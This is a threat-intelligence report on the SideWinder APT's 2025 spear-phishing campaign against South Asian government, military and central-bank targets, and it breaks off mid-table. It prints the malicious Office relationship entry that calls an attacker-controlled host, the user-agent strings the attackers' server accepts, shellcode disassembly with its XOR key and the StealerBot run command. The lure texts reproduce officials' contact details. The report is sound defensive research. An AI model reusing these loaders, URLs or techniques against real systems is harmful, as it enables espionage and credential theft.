From banks to battalions: SideWinder's attacks on South Asia's public sector

acronis.com/en-us/cyber-protection-center/posts/from-banks-to-battalions-sidewinders-attacks-on-south-asias-public-sector/

Other languages available: Deutsch Español (Spain) Français Italiano

Authors: Santiago Pontiroli, Jozsef Gegeny, Prakas Thevendaran

Summary

Acronis Threat Research Unit (TRU) uncovered a new SideWinder APT campaign targeting high-level government institutions in Sri Lanka, Bangladesh and Pakistan.

The attackers used spear phishing emails paired with geofenced payloads to ensure that only victims in specific countries received the malicious content.

Malicious Word and RTF files exploiting CVE-2017-0199 and CVE-2017-11882 were used as initial infection vectors — two long-known but still effective vulnerabilities.

The intrusion chain features multistage loaders, shellcode-based payload delivery and server-side polymorphism to evade detection.

The final stage delivers StealerBot, a credential stealer used for data exfiltration and persistent access, blending classic espionage with cybercrime-style credential harvesting.

Introduction


This campaign aligns with previous reporting on SideWinder's evolving tactics, toolset updates and expanding geographic focus. Earlier analyses have documented the group's interest in high-value sectors such as nuclear research and maritime infrastructure [1] and its consistent use of legacy Microsoft Office exploits [2] and server-side polymorphism to evade detection [3].

These patterns are also visible in the current campaign, which leverages similar delivery mechanisms alongside credential theft components to maintain persistent access in government environments across South Asia. SideWinder has demonstrated consistent activity over time, maintaining a steady pace of operations without prolonged inactivity — a pattern that reflects organizational continuity and sustained intent.

Sri Lanka Customs National Imports Tariff Guide 2025


Lure document impersonating an official publication titled "Sri Lanka Customs National Imports Tariff Guide 2025," used to entice targets into opening the malicious file.

Even years after disclosure, CVE-2017-0199 and CVE-2017-11882 remain reliable exploits for threat actors, particularly in spear phishing campaigns targeting government and defense organizations with outdated software configurations. These vulnerabilities enable remote code execution through malicious Office documents: one by loading external content, the other by exploiting a memory corruption flaw in the legacy Equation Editor, leading to a potential system compromise when the victim opens a custom crafted file.



Depending on the victim's location (IP address) and User-Agent, the server will present the next stage of the infection chain, a 404 error, or a decoy RTF file.

In this analysis, we examine a recent campaign targeting Sri Lanka, Bangladesh and Pakistan, where SideWinder uses malicious documents to deliver multistage loaders, shellcode-based payloads and the credential-harvesting tool StealerBot. We explore their evasion tactics, server-side polymorphism and command-and-control infrastructure, and provide recommendations for detection and mitigation.



ආරක්ෂක අමාත්‍යාංශය
பாதுகாப்பு அமைச்சு
MINISTRY OF DEFENCE
Defence Headquarters Complex, Sri Jayawardenepura, Kotte, Sri Lanka. Website : www.defence.lk

My No: MOD/MLO/Security/6 (87)
Your No:

P.O. Box 572 | Telephone 2430860-9, 2430870-8 | Secretary: Tel. : 011 2381154, Fax.: 011 2541529, Email : secdefence@defence.lk | Date: 2025 අප්‍රේල් දින

යුද්ධ හමුදාධිපති
නාවික හමුදාධිපති
ගුවන් හමුදාපති

<u>සහයක සේවා කණ්ඩායම් ලබාදීම සම්බන්ධව</u>

යොමුව: වැඩබලන පොලිස්පති විසින් IGP/PA/M/OUT/1190/2025 හා 2025.04.14 දින ආරක්ෂක ලේකම්තුමා වෙත යොමු කර ඇති ලිපිය.

1. යොමුගත ලිපියේ පිටපතක් මේ සමග ඉදිරිපත් කරන අතර, එමගින් දැනුම් දී ඇති පරිදි ගරු ජනාධිපති තුමා ඇතුළු ප්‍රභූවරුන්ගේ ආරක්ෂාව තහවුරු කිරීම සඳහා ඔබ සේවාවන් වෙතින් ඉල්ලුම් කර ඇති සහයක සේවා කණ්ඩායම් හි සහය අවශ්‍යතාවය පරිදි ලබාදීමට කටයුතු කරන මෙන් කාරුණිකව

Depending on the targeted institution, this group uses related documents that are sometimes publicly available, but appear confidential.


SideWinder's playbook

Mark Twain is often reputed to have said "History doesn't repeat itself, but it often rhymes," and in the case of this threat actor, we see the continuous usage of proven and simple, yet effective techniques. In previous campaigns, when a victim opened the malicious document, the exploit would trigger the download of a script, which then executes additional payloads using [System Binary Proxy Execution: mshta.exe (T1218.005).]

Despite being patched years ago, this technique remains effective due to:

- Many organizations are still using outdated Office versions.
- The simplicity of bypassing email filters with embedded OLE objects.
- The ease of automating large-scale delivery in phishing campaigns.

However, in this campaign that began during 2025, we continue to observe the use of shellcode-based loaders in place of the previously abused mshta.exe. This approach, consistent with techniques reported in earlier activity, including in March 2025, suggests SideWinder has adopted this method as a standard payload delivery mechanism. While the broader structure of the attack chain remains unchanged, the group's ongoing refinement demonstrates the evolution of effective and proven techniques rather than a radical shift in strategy.



Wed 3/12/2025 12:19 AM
Support <support@modgov.co>
54th CISM World Military Naval Pentathlon Championship 2025 - Invitation
To 55div@army.lk
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.
Message | 54th CISM World Military Naval Pentathlon Championship 2025.docx (38 KB) | Invitation File WMC Naval Pentathlon.pdf (287 KB)

Dear Sir,

Good Afternoon/Evening

On behalf of the Chinese People's Liberation Army, Major General ZHENG Wei, Chief of the Chinese Delegation to CISM has extended an invitation for the Sri Lankan Armed Forces to participate in the 54th CISM World Military Naval Pentathlon Championship in Wuhan,China from 17th to 25th October, 2025.

Names of volunteers from your formation are required to be sent to this office by 31 Mar 2025.

Warm regards

Brigadier L.K.T. Fernando, RSP USP

Director Sports

Sri Lanka Army Headquarters
Defence Headquarters Complex
Akuregoda Road
BATTARAMULLA

Targeted communication at Sri Lanka's Army 55 Division with an invitation to the International Military Sports Council 54th Championship.

The 55 Division is an elite infantry unit of the Sri Lanka Army, active since 1996. It is currently deployed in the Jaffna Peninsula under the command of the Security Forces Headquarters.

Members of the Sri Lanka Army usually participate in international competitions as part of the International Military Sports Council (CISM), which promotes global military camaraderie through sport.

It's the Army's most powerful division, comprising over 10,000 infantry troops across four brigades. Recently, it has also taken the lead against cyberthreats, making it an interesting target for SideWinder.


Targeted communication at Director of Information Technology of the Central Bank of Sri Lanka, with an attached malicious document containing information about monetary policies and changes during February 2025.

The Central Bank of Sri Lanka (CBSL) is the country's chief financial authority, responsible for issuing currency, setting monetary policy and safeguarding economic stability. Founded in 1950 and headquartered in Colombo, CBSL plays a central role in managing Sri Lanka's financial system and foreign reserves. As the institution behind key national economic decisions, its leadership and digital infrastructure are high-value targets.

To increase the chances of infection, each target receives a customized email and document that might be of interest. The group also creates or updates relevant domains to appear as a legitimate institution or impersonate another one that the target could trust.

Infrastructure

SideWinder maintained a steady cadence of command-and-control (C2) infrastructure updates, with a notable spike in January 2025, when 34 new domains were registered or repointed. Activity remained high in February 2025 with 24 additional domains, followed by a sharp drop in March, perhaps indicating a period of operational pause or infrastructure reuse. Another surge occurred in April 2025 with 10 new domains, suggesting renewed activity.



Updated command-and-control domains during 2025 show a spike in activity starting in January.

Understanding SideWinder: Geofenced delivery in action

While this report covers 49 malicious documents attributed to the ongoing SideWinder campaign, we'll highlight one representative sample to illustrate the complete intrusion chain, from initial delivery to exploitation. This case involves a phishing email with a malicious Word document attached, specifically crafted to target an organization in Bangladesh. The sample is from the beginning of May 2025 and provides a clear example of the group's current tradecraft.

Filename: Caution Against Propaganda and Misinformation Campaigns.docx

SHA256: 57b9744b30903c7741e9966882815e1467be1115cbd6798ad4bfb3d334d3523d

MD5: b0f2f200a69db71947578fca51d4ff94

Directorate of Inter Services Public Relations (ISPR)
Bangladesh Armed Forces
Dhaka Cantonment
Email: dirispr@gmail.com | Tel: +880 1769 017190

Advisory No: ISPR/ADV/2025/05
Date: 01 May 2025

Subject: Caution Against Propaganda and Misinformation Campaigns

In light of the recent developments in **Srinagar** and the evolving situation between **India and Pakistan**, it has come to our attention that **targeted misinformation and propaganda campaigns** are actively circulating across **social media platforms, online forums, and some unofficial news outlets**. These efforts are aimed at manipulating narratives, creating confusion, and influencing public sentiment in the region.

The Bangladesh Armed Forces personnel and affiliated institutions are **strongly advised to exercise heightened caution** and observe the following guidelines:

1. **Avoid Sharing Unverified Information**
   Do not forward or share any content—text, video, or image—related to current regional events unless it originates from official or verified sources.
2. **Rely on Authorized Communications Only**
   For any operational or geopolitical updates, rely strictly on official communiqués from the Ministry of Foreign Affairs, Ministry of Defence, or ISPR.
3. **Report Suspicious Content**
   Any suspicious or inflammatory content aimed at inciting unrest, undermining national security, or spreading disinformation should be reported immediately through the designated internal channels.
4. **Maintain Operational and Digital Discipline**
   All personnel are reminded of their responsibility to uphold the Armed Forces' standards of communication and to refrain from engaging in public discourse that may compromise institutional neutrality or national interests.
5. **Monitor Digital Footprint**
   Be aware that foreign actors often use online behavior analytics to target individuals with psychological or strategic messaging. Exercise discretion in your online activities.

This advisory is issued in the interest of **national security, public awareness, and institutional integrity**. Your cooperation in maintaining vigilance and discipline is crucial during this sensitive period.

For further clarification or queries, please contact the Directorate of ISPR.

Sami-Ud-Dowla

Lt Col Sami-Ud-Dowla Chowdhury
Director, ISPR
Bangladesh Armed Forces

For queries or reports, please contact:

Inter-Services Public Relations (ISPR)

This sample was uploaded to VirusTotal from Bangladesh on May 4, 2025.

The document contains an exploit for **CVE-2017-0199**, a vulnerability in Microsoft Office that allows remote code execution when a user opens a file that references an external object. Since .docx files are structured as ZIP archives by inspecting the **word/_rels/document.xml.rels** file, we can identify a relationship entry with **TargetMode="External"** pointing to a remote URL. This URL is used to load a malicious template (RTF) from an attacker-controlled server, which silently triggers the vulnerability and initiates the next stage of the intrusion chain without requiring further user interaction. In this case, the payload URL for the exploit points to *hxxps[://]advisory[.]army-govbd[.]info/ISPR/d81b2d23/Accept_EULA[.]rtf*

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rid117" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer" Target="footnotes224.xml"/>
  <Relationship Id="rid421" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer" Target="endnotes294.xml"/>
  <Relationship Id="sid56456" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
  Target="https://advisory.army-govbd.info/ISPR/d81b2d23/Accept_EULA.rtf" TargetMode="External"/>
  <Relationship Id="rId985" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/Kratos.jpg" TargetMode="External"/>
  <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
  <Relationship Id="rId3" Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects" Target="stylesWithEffects.xml"/>
  <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.png"/>
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/>
  <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.jpeg"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/>
  <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
  <Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
</Relationships>
```

Updated command-and-control domains during 2025 show a spike in activity starting in January.

If the victim's IP address or geolocation does not match the intended targeting criteria, the server responds with a decoy file: an empty RTF file with the SHA-256 hash [1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a](), acting as a safeguard to prevent analysis and unintended access.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   7B 5C 72 74 66 31 20 7D                          {\rtf1 }
```

Empty RTF file used as a decoy. In some cases, a reverse proxy will simply return a 404 HTTP Status Code meaning that the requested URL is not available.

Chaining legacy Microsoft Office vulnerabilities

Filename: Accept_EULA.rtf

SHA256: e4afb43a13e043d99ff0fb0a0ac49e96a04932ba37365527914d6be779597edf

MD5: 71b0774691ab8192af8ed8e816a1f475

These MD5 hashes are not publicly available elsewhere, as the server employs on-the-fly payload generation, producing a unique file with a different hash for each request. To support further analysis and detection, **we have uploaded all relevant samples to VirusTotal**.

Downloading the RTF payload requires a valid User-Agent header, as the server filters requests. The following are confirmed working user agents that successfully retrieved the RTF file:


Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; MSOffice 12)

Microsoft Office/16.0 (Windows NT 10.0; Microsoft Excel 16.0.4266; Pro)

The RTF file **exploits CVE-2017-11882**, a memory corruption vulnerability in the legacy Equation Editor. It embeds shellcode encoded as a hexadecimal character string, which is executed upon opening the document to initiate the next stage of the attack.

Embedded object (\objemb) that gets parsed and executed by the vulnerable Equation Editor component.

If we convert this large hexadecimal string to binary, we already can see the download link for the next stage:



URL for the next stage in the infection chain.

The above binary can also be decompiled, since it contains valid CPU instructions. The shellcode itself starts at the CWDE (Convert Word to Doubleword Extended) instruction:

```
cwde                    ; entry point
push    ebp
mov     ebp, esp
push    ebx
push    edi
push    esi
and     esp, 0FFFFFFF0h
sub     esp, 160h
xor     eax, eax
lea     edi, [esp+16Ch+var_6A]
mov     [edi+14h], ax
mov     dword ptr [edi+10h], 67346264h ; building of encrypted strings on the stack
mov     dword ptr [edi+0Ch], 63506342h
mov     dword ptr [edi+8], 68615E5Ch
mov     dword ptr [edi+4], 543C5B50h
mov     dword ptr [edi], 515E5B36h
mov     [esp+16Ch+var_B4], ax
mov     [esp+16Ch+var_C0], 53505E3Bh
mov     [esp+16Ch+var_BC], 6151583Bh
mov     [esp+16Ch+var_B8], 30686150h
mov     ecx, 63615845h
mov     [esp+16Ch+var_CE], ecx
mov     [esp+16Ch+var_C2], ax
mov     [esp+16Ch+var_CA], 305B5064h
mov     [esp+16Ch+var_C6], 525E5B5Bh
```

Strings are decoded later at runtime and only as needed.


The shellcode uses 32-bit instructions, as it targets the 32-bit EQNEDT32.EXE, the vulnerable Equation Editor component exploited via CVE-2017-11882. After initializing the stack, the shellcode begins constructing and storing encoded strings directly onto the stack, which are later decoded at runtime as needed. These strings primarily contain API function names that are resolved dynamically during execution.

Additionally, the shellcode implements sandbox evasion techniques, performing a series of checks to determine whether it is running in a virtualized or emulated environment.

It checks the size of the RAM. This is done by calling GlobalMemoryStatusEx API.

It looks for dotnetlogger32.dll, by simply calling LoadLibraryA.

If the above checks pass, the shellcode loads winhttp.dll and uses its exported functions, such as WinHttpOpen and WinHttpConnect to download the next stage from *hxxps[:://]advisory[.]army-govbd[.]info/ISPR/7201a146*. The downloaded content is encoded:



Encoded payload, generated for this particular victim.

The payload shown above is encoded to evade static analysis and detection by signature-based tools. Encoding critical strings, function names and URLs on the stack is a common obfuscation technique for shellcodes and used by SideWinder in previous campaigns.

```
call    download
test    eax, eax
jz      bad
mov     ebx, eax
test    edi, edi
jz      short loc_4014A3
xor     eax, eax
xor     byte ptr [ebx+eax], 28h
inc     eax
cmp     edi, eax
jnz     short loc_40149A
```

This data is decoded with a simple byte XOR, using the key 0x28.

After decryption we get to the second part of the shellcode, which essentially contains a PE loader and an embedded executable file:

As a final step, the shellcode changes the memory protections of the decoded buffer to make it executable using VirtualProtect, and then transfers execution to it. Then, this stage of the shellcode searches for explorer.exe:

```
call    [esp+18h+arg_2C] ; Process32First
add     esp, 8
test    eax, eax
jz      loc_1B608EE
add     [esp+8+arg_4], 4
xor     esi, esi
lea     ebx, [esp+8+arg_26C]
sub     esp, 8
lea     eax, [esp+10h+arg_4C] ; explorer.exe
push    eax
push    ebx
call    strcmp
add     esp, 10h
test    eax, eax
jnz     short loc_1B607B6
mov     esi, [esp+8+arg_250]
sub     esp, 8
lea     eax, [esp+10h+arg_248]
push    eax
push    edi
call    [esp+18h+arg_0] ; Process32Next
```

Once the process is found, the shellcode injects the embedded PE file into it using standard Windows API calls such as VirtualAllocEx and CreateRemoteThread (or NtCreateThreadEx). This marks the beginning of Stage 3, where the payload is executed within the context of the remote process.


Let the exfiltration begin

SHA256: 61132f15775224f8aae02499b90b6bc19d4b3b44d987e0323276dceb260cc407

MD5: 648eb92f1125f0156880578cc64a53dd

Note: Similarly to the RTF files, these files are also unique, cannot be found on VT or anywhere else.

Looking at the exported symbols, we can find the original filename for this file, which is StealerBot.CppInstallerDocx.dll:



Exported function in the StealerBot module.

It also has an exported function named **IceCream**. This sample can be run with rundll32.exe without any issues:


Rundll32.exe StealerBot.CppInstallerDocx.dll IceCream

The code begins with a well-known trick, performing a check on the Thread Environment Block (TEB) to detect if the program is being debugged:

```
.text:0000000180001370B                 mov     [rsp+238h+var_28], rax
.text:0000000180013713                  mov     rax, gs:60h
.text:000000018001371C                  cmp     byte ptr [rax+2], 1
.text:0000000180013720                  jz      loc_180013DA3
```

On 64-bit Windows, the Process Environment Block (PEB) is accessed via the TEB at GS:[0x60] (FS:[0x30] on 32-bit).

It then collects basic system information and sends it to a hardcoded URL for the command-and-control server (same one from where the previous stages were downloaded):



Communication between the victim and the C2 server.

The data value is a base64 encoded string, and it contains the collected information separated by the word 'DEFENSTRATION':

StevenDEFENSTRATIONDESKTOP-IAKPONKDEFENSTRATION12th Gen Intel(R) Core(TM) i7-1260PDEFENSTRATION2DEFENSTRATIONDrive: C:\, Size: 59 GBDEFENSTRATION1023DEFENSTRATION134217727DEFENSTRATION00:0C:29:82:38:12DEFENSTRATION10.0 Build 19045DEFENSTRATION64-bitDEFENSTRATION

Replacing the separator with a new line character, we can summarize better the data sent to the control server:

Parameter

Description

Steven

User name

DESKTOP-IAKPONK

Computer name

